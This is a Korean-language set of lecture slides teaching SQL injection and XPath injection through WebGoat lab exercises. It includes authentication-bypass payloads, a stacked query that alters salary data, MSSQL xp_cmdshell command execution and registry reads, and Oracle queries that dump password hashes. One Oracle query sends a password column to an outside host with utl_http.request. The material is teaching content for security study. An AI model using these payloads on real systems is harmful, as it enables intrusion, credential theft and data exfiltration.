

1 | SQL 인젝션 공격

1 문자열 SQL 인젝션 공격 연습하기

실습환경


- 윈도우 기반의 운영체제
- 필요 프로그램 : [WebGoat](#)

1 문자열 SQL 인젝션 공격 연습하기

① [String SQL Injection] 클릭

- ▶ WebGoat를 실행하고 [Injection Flaws]-[String SQL Injection] 클릭

[문자열 SQL인젝션 테스트 화면]



(※출처: 인터넷 해킹과 보안, 김경곤, 한빛아카데미, 2017)

1 문자열 SQL 인젝션 공격 연습하기

② Enter your last name에 Smith 입력

▶ ‘Smith’를 입력한 뒤 쿼리문 확인

```
SELECT * FROM user_data  
WHERE last_name = 'Smith'
```

The screenshot shows a browser window for the 'String SQL Injection' exercise on the WebGoat platform. The URL is `http://localhost:8080/WebGoat/start.mvc?attack/53883404/1100`. The page title is 'String SQL Injection'. On the left, there's a sidebar with a tree view of security topics, including 'Injection Flaws' and 'SQL Injection'. The main content area has a heading 'SQL Injection' and a paragraph about its threat level. Below that is a form with the placeholder 'Enter your last name: Smith' and a 'Go!' button. A red box highlights the input field and the button. At the bottom, there's a table titled 'Lab SQL injection' with two rows of data. A green box highlights the table.

USERID	FIRST_NAME	LAST_NAME	CC_NUMBER	CC_TYPE	COOKIE	LOGIN_COUNT
102	John	Smith	24356000022222	MC	0	0
102	John	Smith	4352209902222	AMEX	0	0

[문자열 SQL인젝션:
Smith 입력]

(※출처: 인터넷 해킹과 보안, 김경곤, 한빛아카데미, 2017)

1 문자열 SQL 인젝션 공격 연습하기

③ Enter your last name에 ‘or’=’ 입력

```
SELECT * FROM user_data WHERE last_name = "or"="
```

The screenshot shows a web browser window with a URL like `http://localhost:8080/thegeohub/mvcattack/538355484/1209`. The page title is "Log Spooling". On the left, there's a sidebar with various attack categories: Log Spooling, XML Injection, LAR SQL Injection, Stage 1: String SQL Injection, Stage 2: Parameterized Query #1, Stage 3: Number SQL Injection, Stage 4: Parameterized Query #2, String SQL Injection, Database Reddoors, Blind Numeric SQL Injection, Blind String SQL Injection, Denial of Service, Insecure Communication, Insecure Storage, Malicious Execution, Parameter Tampering, Session Management Flaws, Web Services, Admin Functions, and Challenge.

The main content area contains a form with the following text:
"Now that you have successfully performed an SQL injection, try the same type of attack on a parameterized query. Restart the lesson if you wish to return to the injectable link."
"Enter your last name or='"

Below the form is a table titled "SELECT * FROM user_data WHERE last_name = 'or'='". The table has columns: USERID, FIRST_NAME, LAST_NAME, CC_NUMBER, CC_TYPE, COOKIE, and LOGIN_COUNT. The data is as follows:

USERID	FIRST_NAME	LAST_NAME	CC_NUMBER	CC_TYPE	COOKIE	LOGIN_COUNT
101	Joe	Snow	987654321	VISA		0
101	Joe	Snow	2234200005411	MC		0
102	John	Smith	2419600002222	MC		0
102	John	Smith	43512099502222	AMEX		0
103	Jane	Plane	123456789	MC		0
103	Jane	Plane	3314967020333	AMEX		0
10312	Jolly	Hershey	176996789	MC		0
10312	Jolly	Hershey	3333000003333	AMEX		0
10323	Grumpy	youaretheweakestlink	673834489	MC		0
10323	Grumpy	youaretheweakestlink	33120002333	AMEX		0
15603	Peter	Sand	123609789	MC		0
15603	Peter	Sand	338899453333	AMEX		0
15613	Joseph	Something	33843453533	AMEX		0

[문자열 SQL인젝션
: ‘or’=’입력]

(※출처: 인터넷 해킹과 보안, 김경곤, 한빛아카데미, 2017)

2 SQL 인젝션 공격으로 데이터 수정하기

실습환경

- 윈도우 기반의 운영체제
- 필요 프로그램 : [WebGoat](#)

2 SQL 인젝션 공격으로 데이터 수정하기

① [Database Backdoor] 클릭

- ▶ WebGoat의 [Injection Flaws]에서 [Database Backdoor] 클릭 후 User ID에 ‘101’ 입력

The screenshot shows the 'Database Backdoors' section of the WebGoat application. The URL is `http://localhost:8080/WebGoat/injection/flaws/100?stage=2`. The page contains the following text:

Stage 2: Use String SQL Injection to insert a backdoor. The second stage of this lesson is to teach you how to use a vulnerable links to insert the DB code in the backdoor. How try to use the same technique to inject a trigger that would act as SQL backdoor, the syntax of a trigger is:
CREATE TRIGGER mySqlBackDoor BEFORE INSERT ON employee FOR EACH ROW BEGIN UPDATE employee
SET email = 'johne@hackerme.com' WHERE user = 'NewUser';
Note: Nothing will actually be executed because the current underlying DB doesn't support triggers.

Below this, there is a form with a 'User ID' field containing '101'. A red box highlights this field. The 'Submit' button is visible below the form.

On the left sidebar, under the 'Injection Flaws' section, the 'Stage 2: String SQL Injection' link is highlighted.

[사용자 정보 확인]

(※출처: 인터넷 해킹과 보안, 김경곤, 한빛아카데미, 2017)

2 SQL 인젝션 공격으로 데이터 수정하기

② 두 개의 SQL 구문 삽입

```
SELECT userid, password, ssn, salary, email FROM employee  
WHERE userid=101;  
UPDATE employee SET Salary=100000 WHERE userid=101
```

101; UPDATE employee SET Salary=100000 WHERE userid=101

2 SQL 인젝션 공격으로 데이터 수정하기

② 두 개의 SQL 구문 삽입

The screenshot shows a browser window for 'WEBGOAT' with the URL <http://localhost:8080/WebGoat/start.mvc?attack=980912706/1100>. The main content area is titled 'Database Backdoors'. It displays a success message: 'Stage 2: You have succeeded in exploiting the vulnerable query and created another SQL statement. Now move to stage 2 to learn how to create a backdoor or a DB worm'. Below this, a user input field contains the SQL command: 'User ID: 101; UPDATE employee SET Salary=100000 WHERE userid=101'. A 'Submit' button is present below the input field. At the bottom, there is a table with columns 'User ID', 'Password', 'SSN', 'Salary', and 'E-Mail', showing the row '101 larry 366-09-5451 100000 larry@stooges.com'. The sidebar on the left lists various attack stages and techniques, including 'String SQL Injection' and 'Parameterized Query #1'.

[데이터를 수정하는 SQL
구문 삽입에 성공한 화면]

(※출처: 인터넷 해킹과 보안, 김경곤, 한빛아카데미, 2017)

3 Microsoft SQL Server

Microsoft SQL Server의 주요 테이블

테이블	설명
sysobjects	데이터베이스에 있는 모든 객체를 제공한다.
sysdatabases	데이터베이스의 생성 날짜, 파일명, 경로 정보를 제공한다.
suscolumns	테이블과 뷰에 있는 각 칼럼 정보를 제공한다.
sysfiles	선택한 특정 데이터베이스에 있는 모든 파일의 정보를 제공한다.
syspermissions	사용자, 그룹, 역할에 대해 부여되거나 거부된 허가 항목의 정보를 제공한다.
sustypes	데이터베이스에 있는 모든 시스템 데이터의 유형과 사용자 정의 데이터의 유형을 제공한다.
sysusers	데이터베이스에 있는 모든 윈도우 사용자와 SQL 서버 사용자의 정보를 제공한다.

(※출처: 인터넷 해킹과 보안, 김경곤, 한빛아카데미, 2017)

3 Microsoft SQL Server

Microsoft SQL Server에서 데이터베이스 구조를 발견할 수 있는 쿼리문

- ▶ 사용자 정의 테이블 가져오기

```
SELECT name FROM sysobjects WHERE xtype = 'U'
```

- ▶ 칼럼 이름 가져오기

```
SELECT name FROM syscolumns WHERE id = (SELECT id FROM  
sysobjects WHERE name ='칼럼 이름을 얻으려는 테이블의 이름')
```

3 Microsoft SQL Server

Microsoft SQL Server에서 제공하는 확장 저장 프로시저

구분	확장 저장 프로시저	설명
명령어 실행	xp_cmdshell	관리자 권한으로 윈도우 명령어를 실행한다.
레지스트리	xp_RegAddMultiString	레지스트리 키에 문자열을 추가한다.
	xp_RegDeleteKey	레지스트리 키를 삭제한다.
	xp_RegDeleteValue	레지스트리 키에 있는 값을 삭제한다.
	xp_RegEnumKeys	레지스트리 키를 나열한다.
	xp_RegEnumValues	레지스트리 키에 있는 값을 나열한다.
	xp_RegRead	레지스트리 키를 읽는다.
	xp_RegRemoveMultiString	레지스트리 키에 있는 여러 문자열을 삭제한다.
	xp_RegWrite	레지스트리 키를 작성한다.

(※출처: 인터넷 해킹과 보안, 김경곤, 한빛아카데미, 2017)

3 Microsoft SQL Server

Microsoft SQL Server에서 제공하는 확장 저장 프로시저

구분	확장 저장 프로시저	설명
서비스 관리	xp_servicecontrol	윈도우 서비스를 시작하거나 정지한다.
ODBC 리소스	xp_enumdsn	서버의 ODBC 데이터 목록을 나타낸다.
로그인 정보	xp_loginconfig	보안 모드에 대한 정보를 나타낸다.
	xp_logininfo	사용자의 로그인 정보를 나타낸다.
Cab 파일 생성	xp_makecab	서버 파일에 대해 압축할 수 있는 권한을 허용한다.
도메인 나열	xp_ntsec_enumdomains	서버가 접근할 수 있는 도메인을 나열한다.
프로세스 종료	xp_terminate_process(pid)	프로세스를 종료시킨다.

(※출처: 인터넷 해킹과 보안, 김경곤, 한빛아카데미, 2017)

4

원도우 명령어 실행하기(Microsoft SQL Server)

```
EXEC master.dbo.xp_cmdshell 'cmd.exe dir c:\W'
```

비활성화로 설정된 xp_cmdshell을 활성화하는 명령어

```
EXEC sp_configure 'show advanced options', 1  
RECONFIGURE
```

```
EXEC sp_configure 'xp_cmdshell', 1  
RECONFIGURE
```

4 원도우 명령어 실행하기(Microsoft SQL Server)

레지스트리 키 열람하기

```
Exec xp_regread HKEY_LOCAL_MACHINE,  
'SYSTEM\CurrentControlSet\Services\lanmanserver\parameters', 'nullsessionshares'
```

레지스트리 키에 있는 내용 열람하기

```
Exec xp_regenumvalues  
HKEY_LOCAL_MACHINE,  
'SYSTEM\CurrentControlSet\Services\snmp\parameters\validcommunities'
```

5 오라클

사용자 정의 테이블 가져오기

```
SELECT tname FROM sys.tab
```

```
SELECT table_name FROM all_tables WHERE  
TABLESPACE_NAME='USERS'
```

5 오라클

칼럼 이름 가져오기

```
SELECT column_name FROM cols WHERE  
table_name='칼럼 이름을 얻으려는 테이블 이름'
```

```
SELECT column_name FROM all_tab_columns  
WHERE table_name='테이블 이름'
```

5

오라클

현재 데이터베이스 이름 가져오기

```
SELECT global_name FROM global_name
```

5 오라클

사용자와 패스워크 정보 가져오기

```
SELECT name, password FROM sys.user$ WHERE type#=1
```

버전 정보 가져오기

```
SELECT banner || '-' || (select banner FROM v$version  
WHERE banner LIKE 'Oracle%') FROM v$version WHERE  
banner LIKE 'TNS%'
```

5 오라클

Blind SQL 인젝션 공격(브라우저 화면에 결과가 나오지 않음)

[오라클에서 Blind SQL 인젝션 공격을 할 때 유용한 함수]

함수	설명
BEGIN DBMS_LOCK.SLEEP(5); END;	5초 동안 DBMS를 정지(Sleep)하도록 만든다. 브라우저에는 5초 뒤에 결과가 나타난다.
CHR()	출력값을 문자 형태로 변환한다.
ASCII()	출력값을 아스키 형태로 변환한다.
BITAND()	Bit And 연산자이다.
LOWER()	LowerCase로 변환한다.

(※출처: 인터넷 해킹과 보안, 김경곤, 한빛아카데미, 2017)

5 오라클

외부 아웃바운드로 데이터 전송하기

```
SELECT utl_http.request('http://www.example.com')
FROM DUAL
```

```
SELECT
HTTPPURITYPE('http://www.example.com').getXML()
FROM DUAL
```

```
SELECT utl_http.request('http://www.example.com/?' ||
(SELECT pass FROM members)) FROM DUAL
```

2 | XPath 삽입 공격

1 XPath

- ▶ XML 문서로부터 선택한 노드(node)를 사용하기 위한 프로그래밍 언어(SGML, HTML, XHTML, HTML5)
- ▶ XML 데이터를 트리 구조 값으로 형성(node)
- ▶ XPath 1.0 명세서는 1999년 W3C 표준으로 나왔으며, 2010년 XPath 2.0 명세서가 W3C에서 권고됨
- ▶ 자바, 자바스크립트, .NETFramework, PHP, 파이썬, 펄, 루비 등 수많은 언어가 XPath를 지원

1 XPath

Xpath 노드

```
<?xml version="1.0" encoding="ISO-8859-1"?>
<users>
  <user>
    <username id="1">anesra</username>
    <password>anesra_manse</password>
    <account>root</account>
  </user>
</users>
```

- users: 문서 노드(**node**)
- username, password, account: 요소 노드
- id="1": 속성 노드
- anesra, anesra_manse, root: 인자값

1 XPath

Xpath의 쿼리문

XPath Query: /users/user/username

2 Visual Basic과 C#에서 XPath를 처리하는 예시

Visual Basic:

```
Dim FindUserXPath as String FindUserXPath =  
    "//Users/user[username/text() = ' "&Request("Username") & "' and  
    password/text() =  
    '"&Request("Password") & "']"
```

C#:

```
String FindUserXPath;  
FindUserXPath = "//Users/user[username/text() = '  
    "+Request("Username")+"'" and  
    password/text() = ' "+Request("Password") + "'];"
```

2 Visual Basic과 C#에서 XPath를 처리하는 예시

사용자가 Username과 Password 부분에 각각
‘anesra’, ‘anesra_password’라고 입력

```
XPath query: //Users/user[username/text() = 'anesra' and password/text() = 'anesra_password']
```

2 Visual Basic과 C#에서 XPath를 처리하는 예시

공격자가 SQL 인젝션 공격과 마찬가지로
입력 시 쿼리문 결과

```
Username = anesra' or '1'='1  
Password = 1234' or '1'='1
```


```
XPath query: //Users/user[username/text() = 'anesra' or '1'='1' and password/  
text() = '1234' or '1'='1']
```

참(True)을 만들면 된다!

3 Xpath 삽입 공격 연습하기

① [XPath Injection]클릭

- ▶ WegGoat를 실행 후
[Injection Flaws]-[XPath Injection] 클릭



[XPath Injection 연습]

(※출처: 인터넷 해킹과 보안, 김경곤, 한빛아카데미, 2017)

3 Xpath 삽입 공격 연습하기

② User Name과 Password 입력

- User Name : Mike
- Password : test123

[XPath Injection 연습:
정상적인 쿼리 결과]

The screenshot shows a browser window for 'WEBGOAT' at the URL <http://localhost:8080/webgoat/start.mvc?Paths=802431674/1100>. The main content area is titled 'XPATH Injection' and displays the message: 'Welcome to WebGoat employee intranet'. Below it, a form asks for 'User Name' and 'Password', both of which are set to 'Mike'. At the bottom, there is a table with three columns: 'Stage 1: String SQL Injection', 'Stage 2: Parameterized Query #1', and 'Stage 3: Numeric SQL Injection'. The first column contains the value 'Mike'. The second column contains the value '11123'. The third column contains the value '468100'. The left sidebar lists various security challenges, with 'XPATH Injector' currently selected.

(※출처: 인터넷 해킹과 보안, 김경곤, 한빛아카데미, 2017)

3 Xpath 삽입 공격 연습하기

③ XPath 삽입 공격

- User Name: Mike ‘ or “=’
- Password : ‘ or “=’

[Xpath Injection 연습:
삽입 공격 성공]

The screenshot shows a browser window for the 'WebGoat employee intranet'. On the left, a sidebar lists various security challenges, with 'XPATH Injection' selected. The main content area displays a success message: 'Congratulations. You have successfully completed this lesson.' It also states, 'The form below allows employees to see all their personal data including their salaries. Your account is Mike/test123. Your goal is to try to see other employees data as well.' Below this is a login form with fields for 'User Name' and 'Password', and a 'Submit' button. At the bottom, a table shows employee data:

Name	ID	Salary
Mike	11123	468100
John	63458	559833
Sarah	23363	84000

(※출처: 인터넷 해킹과 보안, 김경곤, 한빛아카데미, 2017)